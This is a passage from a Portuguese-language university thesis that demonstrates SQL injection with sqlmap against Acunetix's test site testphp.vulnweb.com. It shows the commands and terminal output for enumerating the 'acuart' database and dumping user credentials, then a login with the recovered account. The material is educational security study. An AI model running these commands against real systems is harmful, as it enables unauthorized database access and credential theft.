
Figura 2: Lista de bancos de dados

Comando: sqlmap -u www.testphp.vulnweb.com/listproducts.php?cat=1 --dbs -D acuart --tables

-D: determina qual banco de dados será utilizado

--tables: lista as tabelas do banco

Nessa etapa será listada todas as tabelas do banco de dados *acuart*.



```
root@kali: ~
Arquivo  Editar  Ver  Pesquisar  Terminal  Ajuda

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x716a7a7871,0x71545a42626543557
67452684e7a4e5064764a4b427354767049574f77564a6c546d545772755847,0x7170766b71),NU
LL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- 0skx
---
[21:19:51] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
[21:19:51] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----+
| artists |
| carts  |
| categ  |
| featured |
| guestbook |
| pictures |
| products |
| users  |
+-----+

[21:19:51] [INFO] fetched data logged to text files under '/root/.sqlmap/output/
testphp.vulnweb.com'


[*] shutting down at 21:19:51
root@kali:~#
```

Figura 3: Lista de tabelas

Comando: sqlmap -u www.testphp.vulnweb.com/listproducts.php?cat=1 --dbs -D acuart
-T users --columns

--columns: lista as colunas da tabela

Nessa etapa será lista todas as colunas da tabela *users*.




```
root@kali: ~
Arquivo  Editar  Ver  Pesquisar  Terminal  Ajuda
Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x716a7a7871,0x71545a42626543557
67452684e7a4e5064764a4b427354767049574f77564a6c546d545772755847,0x7170766b71),NU
LL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- Oskx
[21:20:42] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
[21:20:42] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| address | mediumtext |
| cart | varchar(100) |
| cc | varchar(100) |
| email | varchar(100) |
| name | varchar(100) |
| pass | varchar(100) |
| phone | varchar(100) |
| uname | varchar(100) |
+-----+-----+
[21:20:43] [INFO] fetched data logged to text files under '/root/.sqlmap/output/
testphp.vulnweb.com'
[*] shutting down at 21:20:43
root@kali:~#
```

Figura 4: Lista de colunas

Comando: sqlmap -u www.testphp.vulnweb.com/listproducts.php?cat=1 --dbs -D acuart
-T users -C 'email, pass, name, uname' --dump

--dump: utilizado para mostra o conteúdo das colunas



```
root@kali: ~
Arquivo Editar Ver Pesquisar Terminal Ajuda
| <blank> | <blank> | <blank> | <blank> |
| <blank> | <blank> | <blank> | <blank> |
| <blank> | <blank> | <blank> | <blank> |
+-----+-----+-----+-----+
[00:41:44] [INFO] table 'acuart.categ' dumped to CSV file '/root/.sqlmap/output/
testphp.vulnweb.com/dump/acuart/categ.csv'
[00:41:44] [INFO] fetching entries of column(s) 'email, name, pass, uname' for t
able 'users' in database 'acuart'
[00:41:45] [INFO] analyzing table dump for possible password hashes
Database: acuart
Table: users
[1 entry]
+-----+-----+-----+-----+
| email          | pass | name      | uname |
+-----+-----+-----+-----+
| email@email.com | test | John Smith | test  |
+-----+-----+-----+-----+
[00:41:45] [INFO] table 'acuart.users' dumped to CSV file '/root/.sqlmap/output/
testphp.vulnweb.com/dump/acuart/users.csv'
[00:41:45] [INFO] fetching entries of column(s) 'email, name, pass, uname' for t
able 'carts' in database 'acuart'
[00:41:45] [INFO] fetching number of column(s) 'email, name, pass, uname' entrie
s for table 'carts' in database 'acuart'
[00:41:45] [INFO] resumed: 0
[00:41:45] [WARNING] table 'carts' in database 'acuart' appears to be empty
Database: acuart
Table: carts
[0 entries]
```

Figura 5: Conteúdo da coluna

Como resultado, foi mostrado as informações apenas de um usuário cadastrado. Logo depois foi feito o teste para verificar se as informações mostradas são verdadeiras. Na tela de login foi inserido o nome de usuário “*Username = ‘test’*” e a senha “ *Password = ‘test’* “.




Figura 6: Tela de login

Logo em seguida foi efetuada com sucesso o *login* do usuário no sistema.

The screenshot shows a web browser window with the title "user info - Mozilla Firefox". The address bar displays "testphp.vulnweb.com/userinfo.php". The page features the Acunetix AcuArt logo and a navigation menu with links for "home", "categories", "artists", "disclaimer", "your cart", "guestbook", "AJAX Demo", and "Logout test".

The main content area is titled "John Smith (test)" and contains the text: "On this page you can visualize or edit you user information." Below this text is a form with the following fields:

Name:	<input type="text" value="John Smith"/>
Credit card number:	<input type="text" value="1234-5678-2300-9000"/>
E-Mail:	<input type="text" value="email@email.com"/>
Phone number:	<input type="text" value="2323345"/>
Address:	<input type="text" value="21 street"/>

An "update" button is located at the bottom right of the form.

Figura 7: Conta do usuário

5. CONCLUSÃO

O SQLMAP realmente é uma ferramenta poderosa, apesar de os testes serem feitos sem nenhuma segurança implementada. Porém se tratando de ataques em servidores reais, acaba demonstrando os mesmos resultados dos testes. A interface mostra todas as informações importante do que está acontecendo durante o ataque, e mostra dicas de melhoria no *script* caso não consiga a invasão.

Pode-se observar que, o SQL *Injection* realmente funciona e pode dar grande prejuízo as empresas caso não desenvolver aplicações que não deem privilégios aos usuários e investir mais em profissionais e ferramentas de segurança.

Com o avanço da tecnologia e das redes de computadores, o estudo de vulnerabilidades é muito importante para compreendermos os perigos de expor nossas aplicações na rede sem a análise de vulnerabilidade. Também traz a importância de entendermos tipos de *hackers* e o saber quem é quem no universo tecnológico.

A utilização do *Kali Linux* foi muito importante para o ambiente de teste deste trabalho, pois traz todas as ferramentas utilizadas no teste nativo no próprio sistema operacional, o que reduziu bastante o tempo em se preocupar em instalar e configurar o ambiente em outro sistema. O uso do SQLMAP e SQLNINJA foi escolhido pelo seu fácil entendimento e seu reconhecimento no mundo dos *hackers* atuais.

Esse trabalho foi de grande importância, pois ajudou a compreender o estudo de sistemas operacionais e suas ferramentas, os tipos de *hackers* e os perigos que ocorrem quando se trata de *hackers* mal-intencionados. Também ajudo no estudo de arquitetura e redes de computadores, ambiente de virtualização, e analise de código. Ainda mais importante, ajudou a escolher o caminho a seguir depois de terminar a faculdade, pois trata de uma área que crescerá bastante daqui para frente, e que está escasso de profissional capacitados na área.

Ainda há muito de se estudar sobre vulnerabilidade, pois trata de uma área que cresce cada vez mais e que está em constante mudanças, onde cada dia que passa, uma nova ferramenta ou tipo de ataque surge em nossa vida. Espera-se que com esse trabalho possa surgir novas pesquisas em relação a vulnerabilidades e no estudo da técnica SQL *Injection*, e que traga novas ideias de conceitos e ferramentas de análise de vulnerabilidade.

6. REFERÊNCIAS

AHARONI, Mati et al (2017) **Kali Linux Oficial Documentation** Disponível em: <<http://docs.kali.org/introduction/what-is-kali-linux>> Acesso em: 12 de março de 2017.

BATISTA, L. Felipe. **Métodos e práticas utilizadas em engenharia social com o intuito de obstar o roubo de informações sensíveis**. Projeto de TCC. Centro Universitário de Brasília, 2015.

FILHO, Cróvis Luiz de Amorim; CAVALCANTI, Paulo Diego de Oliveira Bezerra; FILHO, Marcello Benigno de Barros Bargos (2008), **SQL Injection em ambiente Web**. Disponível em: <<http://www.devmedia.com.br/articles/post-9733-SQL-Injection-em-ambientes-Web.html>> Acesso em: 14 de março de 2017.

GIAVAROTO, Sílvio César Roxo; SANTOS, Gerson R. dos. **BackTrack Linux e Teste de Invasão em Redes de Computadores**, 1. ed. Rio de Janeiro: Editora Ciência Moderna, 2013.

GUIMARÃES, B. D. A. e Stampar, M.. (2011) **Sqlmap user's manual**. Versão 0.9, 10 de abril de 2011. Disponível em: <<http://sqlmap.sourceforge.net/doc/README.html>>. Acesso em: 13 de março de 2017.

KIMBERLY, Graves. **Ceh Certified Ethical Hacker Study Guide**. USA. Wiley Publishing, 2010.

KUMAR, Chandar (2017) **How to Find SQL Injection Attack Vulnerability?** Disponível em: <<https://geekflare.com/find-sql-injection>> Acesso em: 04 de agosto de 2017.

MACORATTI, José Carlos. **Previna-se contra a injeção SQL**. Disponível em : <http://www.macoratti.net/sql_inj.htm>. Acesso em: 9 jun 2010.

MCCLURE, Stuart et al, **Hackers Expostos**. 7ª ed. Editora Bookman. 2014.

PYTHON SOFTWARE FOUNDATION.(2012) **The Python Language Reference**, versão 2.7, 22 de outubro de 2012. Disponível em: <<http://docs.python.org/reference/>>. Acesso em: 13 de março de 2017.

REVELLI, Alberto e ICESURFER. (2008) **SQLNINJA ...a SQL Server Injection & takeover tool**. Disponível em: <<http://sqlninja.sourceforge.net/index.html>>. Acesso em: 13 de março de 2017.

SILVA, Suellen de Castro Gomes (2012) **Uma ferramenta para execução de ataques SQL Injection**; 2012. 88f. Centro Universitário Eurípides de Marília, Marília – SP.

WALL, Larry **Online Perl Documentation**, versão 24,0. Disponível em: <<https://www.perl.org/docs.html>>. Acesso em: 13 de março de 2017.

WILHESLM, Thomas. **Professional Penetration Testing**. Burlington, Syngress. (2009).